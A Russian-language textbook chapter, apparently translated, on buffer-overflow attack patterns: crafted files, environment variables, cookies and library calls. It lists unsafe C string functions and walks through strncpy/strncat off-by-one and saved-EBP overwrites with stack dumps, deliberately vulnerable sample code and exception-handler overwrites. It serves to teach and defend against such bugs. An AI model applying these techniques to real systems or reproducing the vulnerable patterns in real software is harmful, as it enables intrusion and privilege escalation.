Интеграция Java-систем с обслуживающими библиотеками, написанными на C/C++, является широко распространенной практикой. Java поддерживает загрузку библиотек DLL и библиотек программного кода. Экспортированные из библиотек функции затем непосредственно могут использоваться из Java. При подобной интеграции возникает реальная вероятность того, что переполнения буфера и другие недостатки в поддерживающих библиотеках будут использованы для проведения атак. Рассмотрим Java-программу, которая поддерживает интерфейс для работы с низкоуровневыми пакетами (raw packet). Такая Java-программа может, например, проводить анализ пакетов и создавать низкоуровневые пакеты. Такие действия вполне возможны после загрузки библиотеки пакетов из Java-программы.

```
public class MyJavaPacketEngine extends Thread
{
      public MyJavaPacketEngine ()
      {

        }
      static
      {
              System.loadLibrary("packet_driver32");
        }
}
```

Представленный выше Java-класс загружает библиотеку DLL под названием `packet_driver32.DLL`. После этого вызовы могут осуществляться непосредст-

венно к этой библиотеке. Предположим, что Java-программа позволяет задать адаптер для выполнения действий с пакетами. А теперь рассмотрим, что произойдет, если программный код внутри библиотеки DLL передает в буфер строку для привязки к адаптеру, не ограничивая при этом размер входных данных.

```
PVOID PacketOpenAdapter(LPTSTR p_AdapterName)
{
    ...
    wsprintf(lpAdapter->SymbolicLink, TEXT("\\\\.\\%s%s"), DOSNAMEPREFIX,
↳ p_AdapterName );
    ...
}
```

Здесь вполне вероятно может произойти переполнение буфера. Независимо от того, связано ли это каким-либо образом с Java или нет, но уязвимые места в ядре системы все равно остаются.

Хранимые процедуры и библиотеки DLL

Хранимые процедуры значительно расширяют возможности работы с базами данных и позволяют делать многие дополнительные вызовы к функциям "за пределами" системы управления базой данных. В некоторых случаях хранимые процедуры используются для вызовов функций из библиотечных модулей, созданных на небезопасном языке, например C. А дальше вы уже знаете, что происходит: выявляются уязвимые места, связанные с переполнением буфера, и проводятся успешные атаки.

Особенно много подобных уязвимых мест в интерфейсе между базой данных и модулями, написанными на других языках программирования. Проблема в том, что "границы доверия" подвергаются изменениям. В результате то, что кажется вполне безопасным и разумным для Java, может привести к разрушительным последствиям при выполнении программы на C в реальном времени.

Переполнения буфера в результате обработки содержимого файлов

Файлы данных используются повсеместно. В этих файлах хранится практически все, начиная от документов и заканчивая медиа-данными и критически важными настройками компьютера. Для каждого файла существует внутренний формат, который часто определяет специальную информацию, такую как размер файла, тип медиа-данных, перечень символов, которые должны выделяться жирным шрифтом, — все это закодировано непосредственно в файле данных. Вектор вторжения для атак на подобные файлы выглядит довольно просто: нужно исказить файл данных и подождать, пока его не откроет пользователь.

Файлы некоторых типов очень просты, а для других характерны сложные двоичные структуры и встроенные численные значения. Иногда достаточно открыть сложный файл в редакторе, работающем в шестнадцатеричном формате, и изменить несколько байтов, чтобы вызвать сбой в программе, обрабатывающей этот файл.

Для хакера наибольший интерес представляет такое изменение файла данных, чтобы при его обработке активировался вредоносный код. Прекрасным примером тому является программа Winamp, в которой чересчур длинный тег `IDv3` приводит

к переполнению буфера. В заголовке файла MP3 есть область, в которой может записываться обычная текстовая строка. Эта область сохраняется как тег `IDv3`, и в случае слишком большого тега в программе Winamp происходит переполнение буфера. Это означает, что хакер может создавать вредоносные музыкальные файлы, которые проводят атаку на компьютер, когда их открывают с помощью программы Winamp.

Шаблон атаки: переполнение буфера с помощью изменения файла данных в двоичном формате

Хакер изменяет файл данных, например музыкальный, видеофайл, файл шрифта или файл с графическими данными. Иногда достаточно провести редактирование исходного файла данных в шестнадцатеричном редакторе. Хакер изменяет заголовки и структуру данных, которые указывают на длину строк и т.д.

Переполнение буфера в Netscape Communicator с помощью изменения двоичного файла данных

В версиях Netscape Communicator до 4.7 существует возможность переполнения буфера с помощью файла шрифта для отображения динамических данных, в котором указанная длина шрифта меньше действительного размера шрифта.

Шаблон атаки: переполнение буфера с помощью переменных и тегов

В этом случае атаке подвергается программа, которая выполняет чтение сформатированных конфигурационных данных и вставляет значение переменной или тега в буфер без проверки предельного размера. Хакер создает вредоносную HTML-страницу или конфигурационный файл, в котором содержатся строки, которые способны вызвать переполнение буфера.

Атака на переполнение буфера с помощью переменных и тегов в MidiPlug

В программе Yamaha MidiPlug есть уязвимое место, связанное с возможностью проведения атак на переполнение буфера. Провести эту атаку можно с помощью переменной `Text`, доступной в теге `EMBED`.

Атака на переполнение буфера с помощью переменных и тегов в `exim`

Атака на переполнение буфера в программе `exim` позволяет локальным пользователям получить привилегии суперпользователя после занесения чересчур длинного значения в параметр `:include:` в файле `.forward`.

Шаблон атаки: переполнение буфера с помощью символических ссылок

Пользователь часто получает непосредственный контроль над программой с помощью символических ссылок. Даже при установке всех ограничений доступа символическая ссылка может предоставлять доступ к файлу. Символические ссылки позволяют провести те же атаки, которые возможны благодаря конфигурационным файлам, хотя в атаке появляется дополни-

тельный уровень сложности. Не забывайте, что атакуемое программное обеспечение получит данные, заданные с помощь символической ссылки к файлу, и даже сможет использовать ее для установки значений переменных. Это зачастую предоставляет доступ к буферу, для которого не установлено ограничений.

Переполнение буфера в EFTP-сервере с помощью символических ссылок

В программном коде сервера EFTP есть ошибка на переполнение буфера, которой можно воспользоваться, если хакер загрузит файл с расширением `.lnk` (ссылочный файл) и размером более 1744 байт. Это классический пример опосредованного переполнения буфера. Сначала хакер загружает ссылочный файл, а затем заставляет клиента воспользоваться вредоносными данными. В этом примере для компрометации серверного программного обеспечения использована команда `ls`.

Шаблон атаки: преобразование MIME

Набор стандартов MIME позволяет интерпретировать и передавать по электронной почте данные в различных форматах. Возможность проведения атак появляется в момент преобразования данных в MIME-совместимый формат и наоборот.

Переполнение буфера в программе `sendmail`

В версиях программы `sendmail` 8.8.3 и 8.8.4 возможно переполнение буфера при преобразовании данных в формат MIME.

Шаблон атаки: файлы cookie для протокола HTTP

Поскольку протокол HTTP не ориентирован на установление соединения, для него используются файлы cookie (небольшие файлы, хранящиеся в клиентском браузере), в основном для сохранения информации о состоянии соединения. Уязвимая система обработки данных cookie способствует тому, что и клиенты, и HTTP-демоны оказываются уязвимыми для атак на переполнение буфера.

Переполнение буфера в Web-сервере Apache

Web-сервер Apache HTTPD является наиболее популярным Web-сервером в мире. В демон HTTPD встроены механизмы обработки файлов cookie. В версиях до 1.1.1 включительно существует уязвимое место переполнения буфера с помощью файлов cookie.

Все эти примеры следует расценивать лишь как проблемы, лежащие на поверхности. Клиентское программное обеспечение практически никогда не проходит качественного тестирования, не говоря уже о тестировании системы безопасности. Один из особенно интересных аспектов атак на клиентские программы заключается в том, код атаки исполняется с правами пользователя, который работает с программой, т.е. при успешной атаке хакер получает доступ ко всему, к чему имеет доступ пользователь, включая сообщения электронной почты и другую конфиденциальную информацию.

Многие из этих атак являются достаточно мощными, особенно когда они проводятся совместно с использованием методов социальной инженерии. Если хакер сможет заставить пользователя открыть файл, обычно это означает, что он может установить набор средств для взлома. Безусловно, из-за того, что процедура открытия файла четко ассоциируется с конкретным пользователем, то атакующий код должен оставаться замаскированным с целью избежать обнаружения атаки.

Атаки на переполнение буфера с помощью механизмов фильтрации и аудита транзакций

Иногда для уничтожения файла журнала или организации неполадок в процессе регистрации системных событий используются очень большие транзакции. При такой атаке код для создания отчетов в журнале может исследовать транзакцию в реальном времени, но слишком большие транзакции приводят к переходу к интересующей хакера ветке кода или к вызову нужного ему исключения. Другими словами, транзакция исполняется, но происходит ошибка в механизме регистрации или фильтре. Это имеет два последствия: во-первых, можно запускать транзакции, которые не регистрируются (возможно полное искажение регистрационной записи для такой транзакции), а во-вторых, можно проникать через установленную систему фильтрации, которая в другом случае остановила бы атаку.

Шаблон атаки: ошибка при фильтрации с помощью переполнения буфера

При этой атаке хакер хочет, чтобы в механизме фильтрации произошел сбой, и он добивается этого с помощью транзакции очень большого размера. Если при подобном сбое фильтр "открывает дорогу", значит, хакер добился нужного результата.

Ошибка при фильтрации в демоне программы Taylor UUCP

Одним из вариантов проведения атаки с использованием ошибки в работе фильтра является отправка аргументов слишком большого размера. Демон Taylor UUCP предназначен для удаления вредоносных аргументов до их исполнения. Однако при наличии слишком длинных аргументов этот демон оказывается не в состоянии их удалить. Это "открывает двери" для проведения атаки.

Переполнение буфера с помощью переменных среды

Большое количество атак основано на использовании переменных среды. Переменные среды также считаются уязвимым местом, где переполнение буфера может применяться для передачи в программу вредоносного набора байтов. При этом программа может принимать абсолютно непроверенные входные данные и использовать их в действительно важных местах.

Шаблон атаки: атаки на переполнение буфера с помощью переменных среды

В программах используется огромное количество переменных среды, и нередко при этом нарушаются принципы безопасности. В этом шаблоне атаки определяется, может ли конкретная переменная среды привести к ошибке в работе программы.

Переполнение буфера с помощью `$HOME`

Атака на переполнение буфера в программе sccw позволяет локальным пользователям с помощью переменной среды `$HOME` получить доступ с правами суперпользователя.

Атака на переполнение буфера с помощью `TERM`

Для атаки на переполнение буфера в программе `rlogin` можно воспользоваться глобальной переменной `TERM`.

Шаблон атаки: атаки на переполнение буфера с помощью вызовов функций API

Атаки на переполнение буфера могут проводиться с помощью библиотек или модулей совместно используемого кода. Таким образом, опасности подвергаются и все клиенты, которые используют уязвимую библиотеку. Это имеет огромное значение для безопасности всей системы, поскольку подобные ошибки влияют на многие программные процессы.

Модуль `libc` для FreeBSD

Переполнение буфера во FreeBSD-утилите `setlocate` (хранится в модуле `libc`) оказывает существенное влияние на работу сразу многих программ.

Ошибка в библиотеке `xt`

Атака на переполнение буфера в библиотеке `xt` системы X позволяет локальным пользователям выполнять команды с привилегиями суперпользователя.

Шаблон атаки: переполнение буфера в локальных утилитах с интерфейсом командной строки

Доступные во многих командных интерпретаторах утилиты с интерфейсом командной строки, могут применяться для расширения привилегий вплоть до уровня суперпользователя.

Переполнение буфера в `passwd`

Атака на переполнение буфера, проведенная против команды `passwd` для платформы HPUX, позволяет пользователям с помощью аргумента командной строки получить привилегии системного администратора.

Ошибка в `getopt` для платформы Solaris

Используя чрезмерно большое значение `argv[0]` в команде `getopt` (модуль `libc`) на платформе Solaris, можно организовать переполнение буфера и получить привилегии суперпользователя.

Проблема множественных операций

Когда данные обрабатываются функцией, то последняя, как известно, должна четко отслеживать, что происходит с данными. Но это справедливо, только когда с данными "работает" одна функция. Когда же с одними и теми же данными выполняется несколько операций, то проследить воздействие на данные каждой из операций становится значительно сложнее. В частности, это справедливо, если при операции каким-либо образом изменяется строка данных.

Существует множество стандартных операций со строками, которые изменяют размер строки. Нас интересует тот момент, когда программный код, который отвечает за преобразование, не изменяет размер буфера, в котором хранится строка.

Шаблон атаки: увеличение размера параметров

Если предоставленные параметры преобразуются функцией обработки в более длинную строку, но это изменение размера никак не учитывается, то хакер получает возможность для проведения атаки. Это происходит тогда, когда оригинальный (некорректный) размер строки используется в остальных частях программы.

Ошибка в функции `glob()` FTP-сервера

В результате некорректного изменения размеров строки для атаки можно использовать расширение имени файла функцией `glob()` FTP-сервера.

Поиск возможностей для осуществления переполнения буфера

Одним из простейших методов для поиска возможностей переполнения буфера является предоставление на вход программы чересчур длинных аргументов и изучение того, что происходит в дальнейшем. Этот элементарный подход используется в некоторых из средств для обеспечения безопасности приложений. С этой же целью можно создавать длинные запросы к Web- или FTP-серверу или создавать "неприятные" заголовки сообщений электронной почты и предоставлять их на вход `sendmail`. Иногда такой вариант тестирования по методу "черного ящика" может принести положительный результат, но он всегда отнимает очень много времени.

Намного лучше при поиске ошибок переполнения буфера найти уязвимые вызовы функций API с помощью методов статического анализа. Используя или исходный, или дизассемблированный код, подобный поиск можно выполнять автоматически. После обнаружения потенциально уязвимых мест можно воспользоваться тестированием по методу "черного ящика" с целью проверить эффективность использования этих ошибок при атаке.

Сокрытие ошибки при обработке исключений

При динамическом тестировании возможных ошибок, связанных с переполнением буфера, следует помнить, что вполне реально воспользоваться обработчиками исключений. Они будут перехватывать некоторые некорректные входные данные и таким образом не давать программе проявлять внутренние ошибки, даже если хакеру удалось вызвать нужное переполнение буфера. Если программа "справляется" с попыткой организовать переполнение буфера и нет никаких внешних проявлений случившегося события, то весьма сложно узнать, оказала ли проведенная попытка какое-либо воздействие на работу программы.

Обработчики исключений представляют собой специальные блоки кода, которые вызываются, когда происходит ошибка при обработке данных (что полностью соответствует происходящему при возникновении переполнения буфера). В процессоре x86 обработчики исключений хранятся в связанном списке (linked list) и вызываются по порядку. Вершина списка обработчиков исключений хранится по адресу, который указан в регистре `FS:[0]`. Таким образом регистр FS указывает на специальную структуру, которая называется TEB (Thread Environment Block), а первый элемент этой структуры (`FS:[0]`) является обработчиком исключений.

С помощью нескольких приведенных ниже команд можно определить, используется ли обработчик исключений (порядок команд может изменяться в зависимости от фазы Луны, то есть совершенно произвольный).

```
mov eax, fs:[0]
push SOME_ADDRESS_TO_AN_EXCEPTION_HANDLER
push eax
mov dword ptr fs:[0], esp
```

Если возникает впечатление, будто обработчик команд маскирует существующую ошибку, которую способен использовать хакер, то всегда можно подключиться к исполняющемуся процессу с помощью отладчика и установить точку останова на адресе вызова обработчика исключений.

Использование дизассемблера

Вместо использования методов слепого динамического тестирования для выявления потенциальных целей атак на переполнение буфера, лучше воспользоваться методами статического анализа программ. Одним из лучших вариантов, с которых следует начать работу, является дизассемблирование двоичного файла. Значительный объем информации можно получить при быстром поиске статических строк, которые содержат символы форматирования, например `%s`, одновременно выявляя места, где эти строки подаются на обработку.

При этом методе исследования ссылки на статические строки обычно даются с указанием смещения (offset).

```
push offset SOME_LOCATION
```

Если подобный код находится выше кода операции со строкой, проверьте, не указывает ли приведенный адрес на строку форматирования (индикатором служит строка `%s`). Если смещение указывает на строку форматирования, то следующая проверка должна относиться к исходной строке: не является ли она строкой пользовательских данных? Для этой цели можно провести поиск тегов `boron` (см. главу 6,

"Подготовка вредоносных данных"). Если смещение используется для перехода на операцию работы со строкой (и не обрабатываются пользовательские данные), то эта область кода, скорее всего, неуязвима для атаки, поскольку пользователь не имеет непосредственного контроля над данными.

Если цель (адресат) операции по работе со строкой находится в стеке, то обычно она указывается как смещение из EBP, например:

```
push [ebp-10h]
```

Такая структура указывает на использование буферов стека. Если цель операции находится в стеке, то провести атаку с помощью переполнения буфера достаточно просто. Если вызывается функция `strncpy()` или другая подобная функция, которая задает размер, то хакер может проверить, что этот размер, по крайней мере, немного меньше, чем действительный размер данных в буфере. Мы поясним это немного позже, однако основная идея состоит в том, чтобы найти ошибку хотя бы минимального превышения доступного размера буфера, когда можно провести атаку через стек. И наконец, для любых вычислений, при которых используется значение длины данных, хакер должен проверить наличие ошибок преобразования знаковых чисел в беззнаковые и наоборот (что мы также поясним далее).

Переполнение буфера в стеке

Использование переменных в стеке для создания переполнения буфера называют *переполнением буфера в стеке* (buffer overflow, или smashing the stack). Атаки на переполнение буфера в стеке были первым типом атак на переполнение буфера, которые получили широкое распространение. Известны тысячи уязвимых мест для атак на переполнение буфера в стеке в коммерческом программном обеспечении, работающем практически на всех платформах. Ошибки переполнения буфера в стеке связаны в основном с уязвимостью процедур по обработке строки, которые присутствуют в стандартных библиотеках языка C.

Мы рассмотрим только основные принципы атак на переполнение буфера в стеке, поскольку эта тема уже давно обсуждается во многих материалах по обеспечению безопасности. Читателям, абсолютно незнакомым с атаками этого типа, советуем обратиться к книге *Building Secure Software* (Viega, McGraw, 2001). В этом разделе мы обратим основное внимание на менее известные проблемы при обработке строк и расскажем подробно о том, что часто упускают при стандартном изложении этой проблемы.

Буферы фиксированного размера

Признаком классической ошибки с переполнением буфера в стеке является буфер для строки данных с жестко заданным размером, который находится в стеке и "дополняется" процедурой обработки строки, зависимой от буфера, конец которого обозначается символом NULL. В качестве примеров таких процедур можно назвать вызовы функций `strcpy()` и `strcat()` в буферах фиксированного размера, а также вызовы функций `sprintf()()` и `vsprintf()` в буферах фиксированного размера с использованием строки форматирования `%s`. Существуют и другие варианты, включая вызов функции `scanf()` в буферах фиксированного размера с ис-

пользованием строки форматирования `%s`. Ниже приведен неполный перечень процедур обработки строки, которые приводят к возникновению ситуаций переполнения буфера в стеке[8].

```
sprintf
wsprintf
wsprintfA
wsprintfW
strxfrm
wcsxfrm
_tcsxfrm
lstrcpy
lstrcpyn
lstrcpynA
lstrcpyA
lstrcpyW
swprintf
_swprintf
gets
stprintf
strcat
strncat.html
strcatbuff
strcatbuffA
strcatbuffW
StrFormatByteSize
StrFormatByteSizeA
StrFormatByteSizeW
lstrcat
wcscat
mbscat
_mbscat
strcpy
strcpyA
strcpyW
wcscpy
mbscpy
_mbscpy
_tcscpy
vsprintf
vstprint
vswprintf
sscanf
swscanf
stscanf
fscanf
fwscanf
ftscanf
vscanf
vsscanf
vfscanf
```

Поскольку все эти функции уже широко известны и теперь считаются "легкой добычей" для хакеров, то классические атаки на переполнение буфера в стеке постепенно уходят в прошлое. Насколько быстро предается огласке информация о возможности проведения атаки на переполнение буфера в стеке, настолько же быстро и

---

[8] *Найти полный список уязвимых функций, подобных перечисленным здесь, можно в средствах статического анализа, с помощью которых выполняется сканирование на предмет наличия проблем безопасности. Например, в программе SourceScope содержится база данных правил, которые используются в процессе сканирования. Опытные хакеры знают, что защитные средства в умелых руках могут превратится в оружие нападения. — Прим. авт.*

устраняется ошибка. Однако есть множество других проблем, которые приводят к искажению данных в памяти и переполнению буфера.

Функции, для которых не требуется наличие завершающего символа NULL

Управление буфером является намного более сложной проблемой, чем думают многие люди. Это не просто проблема нескольких вызовов функций API, которые работают с буферами, оканчивающимися символом NULL. Зачастую с целью избежать стандартных проблем переполнения буфера используются арифметические операции по вычислению длины строки в буфере. Однако некоторые из призванных быть полезными функций API достаточно сложны в использовании, что приводит к путанице.

Одним из таких вызовов API, при использовании которых легко ошибиться, является вызов функции `strncpy()`. Это весьма любопытный вызов, поскольку он предназначен в основном для предотвращения возможности переполнения буфера. Проблема в том, что в этом вызове один крайне важный и крайне опасный момент, о котором часто забывают: эта функция не устанавливает завершающий символ NULL в конце строки, если эта строка слишком большая, чтобы уместиться в предназначенный для нее буфер. Это может привести к тому, что "чужая" область памяти будет "присоединена" к предназначенному буферу. Здесь нет переполнения буфера в классическом смысле, но строка оказывается незавершенной.

Проблема в том, что теперь любой вызов функции `strlen()` завершится возвращением некорректного (т.е. неверного) значения. Не забывайте, что функция `strlen()` работает со строками, завершающимися символом NULL. Таким образом, она будет возвращать длину оригинальной строки плюс столько байтов, сколько будет до появления символа NULL в памяти, т.е. возвращаемое значение обычно будет намного больше, чем действительная длина строки. Любые арифметические операции, выполняемые на основе этой информации, будут неверными (и станут целью атаки).

Рассмотрим пример на основе следующего кода.

```
strncpy(цель, источник, sizeof(цель));
```

Если `цель` составляет 10 символов, а `источник` — 11 символов (или более), включая символ NULL, то 10 символов не являются корректно завершенной строкой с символом NULL!

Рассмотрим дистрибутив UNIX-подобной операционной системы FreeBSD. BSD часто считают одной из наиболее безопасных UNIX-сред, однако даже в ней регулярно обнаруживаются трудные для выявления ошибки наподобие той, что была описана чуть выше. В реализации функции `syslog` есть программный код, с помощью которого выполняется проверка на предмет того, имеет ли удаленный хост права на подключение к демону `syslogd`. Этот программный код во FreeBSD 3.2 выглядит следующим образом.

```
strncpy(name, hname, sizeof name);
if (strchr(name, '.') == NULL) {
strncat(name, ".", sizeof name - strlen(name) - 1);
       strncat(name, LocalDomain, sizeof name - strlen(name) - 1);
}
```

В данном случае, если переменная `hname` достаточно велика, чтобы целиком "заполнить" переменную `name`, то завершающий символ NULL не будет размещен в конце значения переменной `name`. В этом и заключается стандартная проблема использования функции `strncpy()`. При последующих арифметических операциях вычисление выражения `sizeof name - strlen(name)` приводит к получению отрицательного результата. Функция `strncat` принимает беззнаковое значение переменной, при этом негативное значение будет интерпретировано программой как очень большое положительное число. Таким образом функция `strncat` перезаписывает память после окончания буфера, выделенного для функции `name`. Для демона `syslogd` игра проиграна.

Ниже приведен список функций, в которых автоматически не устанавливается завершающий символ NULL в буфере.

```
fread()
read()
readv()
pread()
memcpy()
memccpy()
bcopy()
gethostname()
strncat()
```

Уязвимые места, связанные с некорректным использованием функции `strncpy` (и ей подобных), можно назвать неисследованным источником будущих атак. Когда закончатся возможности проведения атак на более доступные цели, хакеры наверняка обратят свой взор на ошибки, подобные той, о которой мы только что рассказали.

Проблема завершающего символа NULL

В некоторых строковых функциях завершающий символ NULL *всегда* размещается в конце строки. Вероятно, это гораздо лучше, чем оставлять знакоместо для символа NULL для заполнения программистом, но проблемы все равно возникают. Арифметические операции, встроенные в некоторые из этих функций, могут выполняться с ошибками, в результате чего иногда символ NULL размещается *после* окончания буфера. Это так называемая ситуация "одного лишнего", когда происходит перезапись одного байта памяти. Эта на первый взгляд незначительная проблема порой приводит к полной компрометации программы.

Удачным примером можно назвать вызов функции `strncat()`, которая всегда размещает символ NULL после последнего байта переданной строки и поэтому может быть использована для перезаписи указателя в стековом фрейме. Следующая извлекаемая (pulled) из стека функция перемещает содержимое регистра EBP в ESP — указатель стека (рис. 7.6).

Рассмотрим следующий простой код.

```
1. void test1(char *p)
2. {
3. char t[12];
4.        strcpy(t, "test");
5.        strncat(t, p, 12-4);
6. }
```




Рис. 7.6. Проблему "одного лишнего" достаточно сложно выявить. В данном примере атакуемый БУФЕР используется для перезаписи информации в содержимом регистра EBP

После выполнения строки 4, содержимое стека будет выглядеть следующим образом.

```
0012FEC8  74 65 73 74  test <- массив символов
0012FECC  00 CC CC CC  .ÌÌÌ <- массив символов
0012FED0  CC CC CC CC  ÌÌÌÌ <- массив символов
0012FED4  2C FF 12 00  ,ÿ.. <- содержимое ebp
0012FED8  B2 10 40 00  ².@. <- содержимое eip
```

Обратите внимание, что для массива символов `[12]` в памяти выделяется 12 байт.

Если мы предоставим в качестве значения `p` короткую строку `xxx`, то стек будет выглядеть следующим образом.

```
0012FEC8  74 65 73 74 test
0012FECC  78 78 78 00 xxx. <- добавленное значение "xxx"
0012FED0  CC CC CC CC ÌÌÌÌ
0012FED4  2C FF 12 00 ,ÿ..
0012FED8  B2 10 40 00 ².@.
```

Обратите внимание на добавленную строку `xxx` и что завершающий символ теперь установлен в самом конце буфера.

Что же произойдет, если мы предоставим чересчур длинную строку, наподобие `xxxxxxxxxxx`? Стек приобретет следующий вид.

```
0012FEC8 74 65 73 74 test
0012FECC 78 78 78 78 xxxx
0012FED0 78 78 78 78 xxxx
0012FED4 00 FF 12 00 .ÿ.. <- перезапись памяти байта NULL
0012FED8 B2 10 40 00 ².@.
```

При возвращении значения функции выполняются следующие машинные команды.

```
00401078   mov         esp,ebp
0040107A   pop         ebp
0040107B   ret
```

Можно проследить, что содержимое ESP восстанавливается из EBP. Тут все нормально. Затем мы видим, что сохраненное значение EBP обновляется из стека,

но значением EBP в стеке является измененное нами значение. При возврате значения следующей функции из стека повторяются те же команды.

```
004010C2   mov         esp,ebp
004010C4   pop         ebp
004010C5   ret
```

Теперь у нас есть EBP с искаженным содержимым, которое в конечном итоге преобразуется в указатель стека.

Рассмотрим более сложную атаку на стек, при которой происходит управление данными в нескольких местах. В приведенном далее стеке содержится строка символов `ffff`, которые были там размещены злоумышленником при предыдущем вызове функции. Правильным значением EBP должно было стать `0x12FF28`, но, как видим, нам удалось затереть это значение значением `0x12FF00`. Здесь основной момент заключается в том, что значение `0x12FF00` относится к строке символов `ffff`, которыми мы можем управлять в стеке. Таким образом, мы можем заставить программу вернуться к месту, которое мы контролируем, а значит, провести успешную атаку на переполнение буфера.

```
0012FE78  74 65 73 74  test
0012FE7C  78 78 78 78  xxxx
0012FE80  78 78 78 78  xxxx
0012FE84  78 78 78 78  xxxx
0012FE88  78 78 78 78  xxxx
0012FE8C  78 78 78 78  xxxx
0012FE90  00 FF 12 00  .ÿ..  <- переполнение без символа NULL
0012FE94  C7 10 40 00  Ç.@.
0012FE98  88 2F 42 00  ./B.
0012FE9C  80 FF 12 00  .ÿ..
0012FEA0  00 00 00 00  ....
0012FEA4  00 F0 FD 7F  .đý.
0012FEA8  CC CC CC CC  ÌÌÌÌ
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
0012FEB4  CC CC CC CC  ÌÌÌÌ
0012FEB8  CC CC CC CC  ÌÌÌÌ
0012FEBC  CC CC CC CC  ÌÌÌÌ
0012FEC0  CC CC CC CC  ÌÌÌÌ
0012FEC4  CC CC CC CC  ÌÌÌÌ
0012FEC8  CC CC CC CC  ÌÌÌÌ
0012FECC  CC CC CC CC  ÌÌÌÌ
0012FED0  CC CC CC CC  ÌÌÌÌ
0012FED4  CC CC CC CC  ÌÌÌÌ
0012FED8  CC CC CC CC  ÌÌÌÌ
0012FEDC  CC CC CC CC  ÌÌÌÌ
0012FEE0  CC CC CC CC  ÌÌÌÌ
0012FEE4  CC CC CC CC  ÌÌÌÌ
0012FEE8  66 66 66 66  ffff
0012FEEC  66 66 66 66  ffff
0012FEF0  66 66 66 66  ffff
0012FEF4  66 66 66 66  ffff
0012FEF8  66 66 66 66  ffff
0012FEFC  66 66 66 66  ffff
0012FF00  66 66 66 66  ffff <- искаженный EBP теперь указывает сюда
0012FF04  46 46 46 46  FFFF
0012FF08  CC CC CC CC  ÌÌÌÌ
0012FF0C  CC CC CC CC  ÌÌÌÌ
0012FF10  CC CC CC CC  ÌÌÌÌ
0012FF14  CC CC CC CC  ÌÌÌÌ
0012FF18  CC CC CC CC  ÌÌÌÌ
0012FF1C  CC CC CC CC  ÌÌÌÌ
0012FF20  CC CC CC CC  ÌÌÌÌ
```

```
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  80 FF 12 00  .ÿ.. <- оригинальная точка указания EBP
0012FF2C  02 11 40 00  ..@.
0012FF30  70 30 42 00  p0B.
```

Обратите внимание, что хакер разместил значение `FFFF` в строке, следующей сразу после нового адреса, сохраненного в указателе EBP. Поскольку в коде эпилога как раз перед возвращением значения функции выполняется команда `pop ebp`, то значение, сохраненное по адресу, на который указывает новый EBP, выходит за пределы стека. Значение ESP увеличивается на 4 байт до адреса `0x12FF04`. Если мы разместим значение нашего EIP по адресу `0x12FF04`, то новым значением EIP станет `0x46464646`. Атака завершилась полным успехом.

Перезапись фреймов обработчика исключений

В стеке также обычно хранятся указатели на обработчики исключений, а значит, вполне реально использовать переполнение буфера для перезаписи указателя на обработчик исключения. Используя очень большое переполнение буфера, мы можем затереть данные после окончания стека и специально вызвать исключение. Затем, поскольку мы уже переписали указатель обработчика исключений, исключение приведет к исполнению нашей полезной нагрузки (рис. 7.7). На следующем рисунке изображен внедренный буфер, который затирает данные после окончания стека. Хакер перезаписывает запись для обработчика исключений, которая хранится в стеке. Новая запись указывает на полезную нагрузку (атакующий код), поэтому при вызове исключения SEGV процессор переходит к исполнению атакующего кода.




Рис. 7.7. Использование обработчиков исключений в атаках на переполнение буфера. Обработчик исключения указывает на атакующий код

Арифметические ошибки при управлении памятью

Ошибки при выполнении арифметических операций, особенно при операциях с указателями, могут привести к неверному вычислению размера буфера, а следовательно, и к переполнению буфера. Во время создания этой книги ошибки при выполнении арифметических операций с указателем оставались сравнительно неисследованной для хакеров областью. Однако в очень опасных атаках на переполнение буфера с последующим получением привилегий суперпользователя, использовались именно эти ошибки.

Значения размера буфера часто могут быть заданы хакером как непосредственно, так и обходным путем. Непосредственно эти значения часто можно задавать с помощью заголовков пакетов (которые способен подменять хакер). Обходным путем можно назвать использование функции `strlen()` по отношению к контролируемому пользователем буферу. В последнем случае хакер получает контроль над вычислениями длины числа, управляя размером внедряемой строки.

Отрицательные числа как большие положительные числа

В современных компьютерах числа отображаются различными интересными способами. Иногда целые числа могут оказаться настолько большими, что они "переполняют" целочисленное представление этого числа, используемое компьютером. При вводе тщательно подготовленной строки злоумышленник способен получить в результате вычисления длины числа отрицательное значение. В результате загадочных преобразований, отрицательное значение обрабатывается как беззнаковое число, а точнее, как очень большое положительное число. Рассмотрим только один простейший пример такого преобразования, когда число `-1` (для 32-битовых целых чисел) отображается как `0xFFFFFFFF`, что расценивается как большое беззнаковое число `4294967295`.

Теперь рассмотрим следующий фрагмент кода.

```
int main(int argc, char* argv[])
{
    char _t[10];

    char p[]="xxxxxxx";
    char k[]="zzzz";

    strncpy(_t, p, sizeof(_t));
    strncat(_t, k, sizeof(_t) - strlen(_t) - 1);

    return 0;
}
```

